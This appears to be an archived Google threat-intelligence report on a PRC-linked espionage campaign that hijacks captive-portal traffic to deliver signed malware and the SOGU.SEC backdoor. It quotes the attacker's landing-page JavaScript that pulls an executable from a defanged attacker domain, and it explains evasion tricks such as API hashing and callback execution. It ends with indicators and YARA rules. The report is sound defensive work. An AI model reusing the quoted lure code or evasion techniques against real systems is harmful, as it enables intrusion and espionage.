PRC-Nexus Espionage Campaign Hijacks Web Traffic to Target Diplomats

By Google Threat Intelligence Group

Published: 2025-08-25 · Archived: 2026-04-05 15:43:16 UTC

Written by: Patrick Whitsell

In March 2025, Google Threat Intelligence Group (GTIG) identified a complex, multifaceted campaign attributed to the PRC-nexus threat actor UNC6384. The campaign targeted diplomats in Southeast Asia and other entities globally. GTIG assesses this was likely in support of cyber espionage operations aligned with the strategic interests of the People's Republic of China (PRC).

The campaign hijacks target web traffic, using a captive portal redirect, to deliver a digitally signed downloader that GTIG tracks as STATICPLUGIN. This ultimately led to the in-memory deployment of the backdoor SOGU.SEC (also known as PlugX). This multi-stage attack chain leverages advanced social engineering including valid code signing certificates, an adversary-in-the-middle (AitM) attack, and indirect execution techniques to evade detection.

Google is actively protecting our users and customers from this threat. We sent government-backed attacker alerts to all Gmail and Workspace users impacted by this campaign. We encourage users to enable Enhanced Safe Browsing for Chrome, ensure all devices are fully updated, and enable 2-Step Verification on accounts. Additionally, all identified domains, URLs, and file hashes have been added to the Google Safe Browsing list of unsafe web resources. Google Security Operations (SecOps) has also been updated with relevant intelligence, enabling defenders to hunt for this activity in their environments.

Overview

This blog post presents our findings and analysis of this espionage campaign, as well as the evolution of the threat actor’s operational capabilities. We examine how the malware is delivered, how the threat actor utilized social engineering and evasion techniques, and technical aspects of the multi-stage malware payloads.

In this campaign, the malware payloads were disguised as either software or plugin updates and delivered through UNC6384 infrastructure using AitM and social engineering tactics. A high level overview of the attack chain:

1. The target’s web browser tests if the internet connection is behind a captive portal;
2. An AitM redirects the browser to a threat actor controlled website;
3. The first stage malware, STATICPLUGIN, is downloaded;
4. STATICPLUGIN then retrieves an MSI package from the same website;
5. Finally, CANONSTAGER is DLL side-loaded and deploys the SOGU.SEC backdoor.



Figure 1: Attack chain diagram

Malware Delivery: Captive Portal Hijack

GTIG discovered evidence of a captive portal hijack being used to deliver malware disguised as an Adobe Plugin update to targeted entities. A captive portal is a network setup that directs users to a specific webpage, usually a login or splash page, before granting internet access. This functionality is intentionally built into all web browsers. The Chrome browser performs an HTTP request to a hardcoded URL (`“http://www.gstatic.com/generate_204` ”) to enable this redirect mechanism.

While “ `gstatic.com` ” is a legitimate domain, our investigation uncovered redirect chains from this domain leading to the threat actor’s landing webpage and subsequent malware delivery, indicating an AitM attack. We assess the AitM was facilitated through compromised edge devices on the target networks. However, GTIG did not observe the attack vector used to compromise the edge devices.



Figure 2: Captive portal redirect chain

Fake Plugin Update

After being redirected, the threat actor attempts to deceive the target into believing that a software update is needed, and to download the malware disguised as a “plugin update”. The threat actor used multiple social engineering techniques to form a cohesive and credible update theme.

The landing webpage resembles a legitimate software update site and uses an HTTPS connection with a valid TLS certificate issued by Let’s Encrypt. The use of HTTPS offers several advantages for social engineering and malware delivery. Browser warning messages, such as “Not Secure” and “Your connection is not private”, will not be displayed to the target, and the connection to the website is encrypted, making it more difficult for network-based defenses to inspect and detect the malicious traffic. Additionally, the malware payload is disguised as legitimate software and is digitally signed with a certificate issued by a Certificate Authority.

```
 $ openssl x509 -in mediareleaseupdates.pem -noout -text -fingerprint -sha256

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            05:23:ee:fd:9f:a8:7d:10:b1:91:dc:34:dd:ee:1b:41:49:bd
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=Let's Encrypt, CN=R10
        Validity
            Not Before: May 17 16:58:11 2025 GMT
            Not After : Aug 15 16:58:10 2025 GMT
        Subject: CN=mediareleaseupdates[.]com
```

```
sha256 Fingerprint=6D:47:32:12:D0:CB:7A:B3:3A:73:88:07:74:5B:6C:F1:51:A2:B5:C3:31:65:67:74:DF:59:E1:A4:E2:23:04:68
```

Figure 3: Website TLS certificate

The initial landing page is completely blank with a yellow bar across the top and a button that reads “ `Install Missing Plugins…` ”. If this technique successfully deceives the target into believing they need to install additional software, they may be more willing to manually bypass host-based Windows security protections to execute the delivered malicious payload.

Figure 4: Malware landing page

In the background, Javascript code is loaded from a script file named “ `style3.js` ” hosted on the same domain as the HTML page. When the target clicks the install button “ `myFunction` ”, which is located in the loaded script, is executed.

```
 <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <title>Additional plugins are required to display all the media on this page</title>

        <script type="text/javascript" src="https[:]//mediareleaseupdates[.]com/style3.js"> </script>

</head>
<body><div id="adobe update" onclick="myFunction()"...
```

Figure 5: Javascript from `AdobePlugins.html`

Inside of “ `myFunction` ” another image is loaded to display as the background image on the webpage. The browser window location is also set to the URL of an executable, again hosted on the same domain.

```
 function myFunction()
{
    var img = new Image();
    img.src ="[cut]
...
    document.body.innerHTML = '';
    document.body.style.backgroundImage = 'url(' + img.src + ')';
...
```

```
    window.location.href = "https[:]//mediareleaseupdates[.]com/AdobePlugins.exe";
}
```

Figure 6: Javascript from `style3.js`

This triggers the automatic download of “ `AdobePlugins.exe` ” and a new background image to be displayed on the webpage. The image shows instructions for how to execute the downloaded binary and bypass potential Windows security protections.



Figure 7: Malware landing page post-download

When the downloaded executable is run, the fake install prompt seen in the above screenshot for “STEP 2” is displayed on screen, along with “ `Install` ” and " `Cancel` ” options. However, the SOGU.SEC payload is likely already running on the target device, as neither button triggers any action relevant to the malware.

Malware Analysis

Upon successful delivery to the target Windows system, the malware initiates a multi-stage deployment chain. Each stage layers tactics designed to evade host-based defenses and maintain stealth on the compromised system. Finally, a novel side-loaded DLL, tracked as CANONSTAGER, concludes with in-memory deployment of the SOGU.SEC backdoor, which then establishes communication with the threat actor's command and control (C2) server.

Digitally Signed Downloader: STATICPLUGIN

The downloaded “ `AdobePlugins.exe` ” file is a first stage malware downloader. The file was signed by Chengdu Nuoxin Times Technology Co., Ltd. with a valid certificate issued by GlobalSign. Signed malware has the major advantage of

being able to bypass endpoint security protections that typically trust files with valid digital signatures. This gives the malware false legitimacy, making it harder for both users and automated defenses to detect.

The binary was code signed on May 9th, 2025, possibly indicating how long this version of the downloader has been in use. While the signing certificate expired on July 14th, 2025 and is no longer valid, it may be easy for the threat actor to re-sign new versions of STATICPLUGIN with similarly obtained certificates.



Figure 8: Downloader with valid digital signature

STATICPLUGIN implements a custom TForm which is designed to masquerade as a legitimate Microsoft Visual C++ 2013 Redistributables installer. The malware uses the Windows COM Installer object to download another file from "`https[:]//mediareleaseupdates[.]com/20250509[.]bmp`". However, the "BMP" file is actually an MSI package containing three files. After installation of these files, CANONSTAGER is executed via DLL side-loading.

Filename	Description	Hash
`cnmpaui.exe`	`Canon IJ Printer Assistant Tool`	`4ed76fa68ef9e1a7705a849d47b3d9dcdf969e332bd5bcb68138579c288a16d3`
`cnmpaui.dll`	CANONSTAGER	`e787f64af048b9cb8a153a0759555785c8fd3ee1e8efbca312a29f2acb1e4011`
`cnmplog.dat`	`RC4 Encrypted SOGU.SEC`	`cc4db3d8049043fa62326d0b3341960f9a0cf9b54c2fbbdffdbd8761d99add79`

Certificate Subscriber — Chengdu Nuoxin Times Technology Co., Ltd

Our investigation found this is not the first suspicious executable signed with a certificate issued to Chengdu Nuoxin Times Technology Co., Ltd. GTIG is currently tracking 25 known malware samples signed by this Subscriber that are in use by multiple PRC-nexus activity clusters. Many examples of these signed binaries are available in VirusTotal.

GTIG has previously investigated two additional campaigns using malware signed by this entity. While GTIG does not attribute these other campaigns to UNC6384, they have multiple similarities and TTP overlaps with this UNC6384 campaign, in addition to using the same code signing certificates.

1. Delivery through web-based redirects
2. Downloader first stage, sometimes packaged in an archive.
3. In-memory droppers and memory-only backdoor payloads
4. Masquerading as legitimate applications or updates
5. Targeting in Southeast Asia

It remains an open question how the threat actors are obtaining these certificates. The Subscriber organization may be a victim with compromised code signing material. However, they may also be a willing participant or front company facilitating cyber espionage operations. Malware samples signed by Chengdu Nuoxin Times Technology Co., Ltd date back to at least January 2023. GTIG is continuing to monitor the connection between this entity and PRC-nexus cyber operations.

Malicious Launcher: CANONSTAGER

Once CANONSTAGER is executed, its ultimate purpose is to surreptitiously execute the encrypted payload, a variant of SOGU tracked as SOGU.SEC. CANONSTAGER implements a control flow obfuscation technique using custom API hashing and Thread Local Storage (TLS). The launcher also abuses legitimate Windows features such as window procedures, message queues, and callback functions to execute the final payload.

API Hashing and Thread Local Storage

Thread Local Storage (TLS) is intended to provide each thread in a multi-threaded application its own private data storage. CANONSTAGER uses the TLS array data structure to store function addresses resolved by its custom API hashing algorithm. The function addresses are later called throughout the binary from offsets into the TLS array.

In short, the API hashing hides which Windows APIs are being used, while the TLS array provides a stealthy location to store the resolved function addresses. Use of the TLS array for this purpose is unconventional. Storing function addresses here may be overlooked by analysts or security tooling scrutinizing more common data storage locations.

Below is an example of CANONSTAGER resolving and storing the `GetCurrentDirectoryW` function address.

1. Resolve the GetCurrentDirectoryW hash (0x6501CBE1)
2. Get the location of the TLS array from the Thread Information Block (TIB)
3. Move the resolved function address into offset 0x8 of the TLS array

```
.text:100017A0 push    6501CBE1h       ; GetCurrentDirectoryW
.text:100017A5 call    resolve_api_hash ; store address in EAX
.text:100017AA mov     ecx, TlsIndex
.text:100017B0 mov     edx, large fs:2Ch ; Thread Information Block (TIB) - 2C: TLS array
.text:100017B7 xor     esi, esi
.text:100017B9 test    eax, eax
.text:100017BB mov     ecx, [edx+ecx*4]
.text:100017BE mov     [ecx+8], eax    ; store function pointer in TLS array
```

Figure 9: Example of storing function addresses in TLS array

Indirect Code Execution

CANONSTAGER hides its launcher code in a custom window procedure and triggers its execution indirectly using the Windows message queue. Using these legitimate Windows features lowers the likelihood of security tools detecting the malware and raising alerts. It also obscures the malware's control flow by "hiding" its code inside of the window procedure and triggering execution asynchronously.

At a high level, CANONSTAGER:

1. Registers a class containing a callback function;
2. Creates a new window with the registered class;
3. Sends WM_SHOWWINDOW to the message queue;
4. Enters a message loop to receive and dispatch messages to the created window;
5. Creates a new thread to decrypt "`cnmplog.dat`" as SOGU.SEC when the window receives the WM_SHOWWINDOW message; then
6. Executes SOGU.SEC in-memory with an EnumSystemGeoID callback.



Figure 10: Overview of CANONSTAGER execution using Windows message queue

Window Procedure

On a Windows system, every window class has an associated window procedure. The procedure allows programmers to define a custom function to process messages sent to the specified window class.

CANONSTAGER creates an Overlapped Window with a registered WNDCLASS structure. The structure contains a callback function to the programmer-defined window procedure for processing messages. Additionally, the window is created with a height and width of zero to remain hidden on the screen.

Inside the window procedure, there is a check for message type 0x0018 (WM_SHOWWINDOW). When a message of this type is received, a new thread is created with a function that decrypts and launches the SOGU.SEC payload. For any message type other than 0x0018 (or 0x2 to ExitProcess), the window procedure calls the default handler (DefWindowProc), ignoring the message.

Message Queue

Windows applications use Message Queues for asynchronous communication. Both user applications and the Windows system can post messages to Message Queues. When a message is posted to an application window, the system calls the associated window procedure to process the message.

In order to trigger the malicious window procedure, CANONSTAGER uses the ShowWindow function to send a WM_SHOWWINDOW (0x0018) message to its newly created window via the Message Queue. Since the system, or other applications, may also post messages to the CANONSTAGER's window, a standard Windows message loop is entered. This allows all posted messages to be sent, including the intended WM_SHOWWINDOW message.

1. **GetMessageW** - retrieve all messages in the thread's message queue.
2. **TranslateMessage** - Convert message from a "virtual-key" to a "character message".
3. **DispatchMessage** - Delivers the message to the specific function (WindowProc) that handles messages for the window targeted by that message.
4. Loop back to 1, until all messages are dispatched.

Deploying SOGU.SEC

After the correct message type is received by the window procedure, CANONSTAGER moves on to deploying its SOGU.SEC payload with the following steps:

1. Read the encrypted "`cnmplog.dat`" file, packaged in the downloaded MSI;
2. Decrypt the file with a hardcoded 16-byte RC4 key;
3. Execute the decrypted payload using an EnumSystemsGeoID callback function.

```
.text:10003F28 mov     eax, TlsIndex
.text:10003F2D mov     ecx, large fs:2Ch
.text:10003F34 mov     eax, [ecx+eax*4]
.text:10003F37 push    [esp+0C94h+callback_func] ; lpGeoEnumProc
.text:10003F3B push    0
.text:10003F3D push    10h
.text:10003F3F call    dword ptr [eax+24h] ; EnumSystemsGeoID
```

Figure 11: Callback function executing SOGU.SEC

UNC6384 has previously used both payload encryption and callback functions to deploy SOGU.SEC. These techniques are used to hide malicious code, evade detection, obfuscate control flow, and blend in with normal system activity. Additionally, all of these steps are done in-memory, avoiding endpoint file-based detections.

The Backdoor: SOGU.SEC

SOGU.SEC is a distinct variant of SOGU and is commonly deployed by UNC6384 in cyber espionage activity. This is a sophisticated, and heavily obfuscated, malware backdoor with a wide range of capabilities. It can collect system information, upload and download files from a C2, and execute a remote command shell. In this campaign, SOGU.SEC was observed communicating directly with the C2 IP address "`166.88.2[.]90`" using HTTPS.

Attribution

GTIG attributes this campaign to UNC6384, a PRC-nexus cyber espionage group believed to be associated with the PRC-nexus threat actor TEMP.Hex (also known as Mustang Panda). Our attribution is based on similarities in tooling, TPPs, targeting, and overlaps in C2 infrastructure. UNC6384 and TEMP.Hex are both observed to target government sectors, primarily in Southeast Asia, in alignment with PRC strategic interests. Both groups have also been observed to deliver SOGU.SEC malware from DLL side-loaded malware launchers and have used the same C2 infrastructure.

Conclusion

This campaign is a clear example of the continued evolution of UNC6384's operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques such as AitM combined with valid code signing and layered social engineering demonstrates this threat actor's capabilities. This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection.

GTIG actively monitors ongoing threats from actors like UNC6384 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.

Acknowledgment

A special thanks to Jon Daniels for your contributions.

Appendix: Indicators of Compromise

A Google Threat Intelligence (GTI) collection of related IOCs is available to registered users.

File Hashes

Name	Hash (SHA-256)
AdobePlugins.exe	`65c42a7ea18162a92ee982eded91653a5358a7129c7672715ce8ddb6027ec124`
20250509.bmp (MSI)	`3299866538aff40ca85276f87dd0cefe4eafe167bd64732d67b06af4f3349916`

Name	Hash (SHA-256)
cnmpaui.dll	`e787f64af048b9cb8a153a0759555785c8fd3ee1e8efbca312a29f2acb1e4011`
cnmplog.dat	`cc4db3d8049043fa62326d0b3341960f9a0cf9b54c2fbbdffdbd8761d99add79`
SOGU.SEC (memory only)	`d1626c35ff69e7e5bde5eea9f9a242713421e59197f4b6d77b914ed46976b933`

Certificate Fingerprints / Thumbprints

Name	Hash (SHA-1)
mediareleaseupdates[.]com	`c8744b10180ed59bf96cf79d7559249e9dcf0f90`
AdobePlugins.exe	`eca96bd74fb6b22848751e254b6dc9b8e2721f96`

Network Indicators

Name	IOC
Landing Page	https[:]//mediareleaseupdates[.]com/AdobePlugins[.]html
Javascript	https[:]//mediareleaseupdates[.]com/style3[.]js
STATICPLUGIN	https[:]//mediareleaseupdates[.]com/AdobePlugins[.]exe
MSI Package	https[:]//mediareleaseupdates[.]com/20250509[.]bmp
Hosting IP	103.79.120[.]72

C2 IP	166.88.2[.]90
SOGU.SEC User Agent	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)

Host Indicators

Name	**IOC**
Mutex Name	KNbgxngdS
RC4 Key	mqHKVbHWWAJwrLXD
Registry Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CanonPrinter="%APPDATA%\cnmpaui.exe" 9 780
File Path	%LOCALAPPDATA%\DNVjzaXMFO\
File Path	C:\Users\Public\Intelnet\
File Path	C:\Users\Public\SecurityScan\

YARA Rules

```
rule G_Downloader_STATICPLUGIN_1 {
   meta:
       author = "GTIG"
       date_created = "2025-07-24"
       date_modified = "2025-07-24"
       description = "STATICPLUGIN is a downloader observed to retrieve an MSI packaged payload from a hard-coded C2
       md5 = "52f42a40d24e1d62d1ed29b28778fc45"
```

```
        rev = 1
    strings:
        $s1 = "InstallRemoteMSI"
        $s2 = "InstallUpdate"
        $s3 = "Button1Click"
        $s4 = "Button2Click"
        $s5 = "WindowsInstaller.Installer" wide
    condition:
        uint16(0)==0x5a4d and all of them
}
```

```
 rule G_Launcher_CANONSTAGER_1 {
    meta:
        author = "GTIG"
        date_created = "2025-07-25"
        date_modified = "2025-07-25"
        description = "CANONSTAGER is a side-loaded DLL launcher used to decrypt and execute a payload in-memory."
        md5 = "fa71d60e43da381ad656192a41e38724"
        rev = 1
    strings:
        $str1 = ".dat" wide
        $str2 = "\\cnmplog" wide
        $code1 = {43 0F B6 ?? 0F B6 [3]00 D0 0F B6 ?? 8A 74 [2]88 74 [2]88 54 [2]8B 7? [2]02 54 [2]0F B6 ?? 0F B6 [3]3
        $code2 = {0F B6 [3] 89 ?? 83 E? 0F 00 D0 02 ?? [1-2] 0F B6 ?? 8A 74 [2] 88 74 [2] 4? 88 54 [2]81 F? 00 01 00 0
        $code3 = {40 89 ?? 0F B6 C0 0F B6 [3]00 D9 88 9? [4-5]0F B6 F? 8A 7C 3? ?? 88 7C 0? ?? 88 5C 3? ?? 02 5C 0? ??
    condition:
        all of ($str*) and 2 of ($code*)
}
```

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/prc-nexus-espionage-targets-diplomats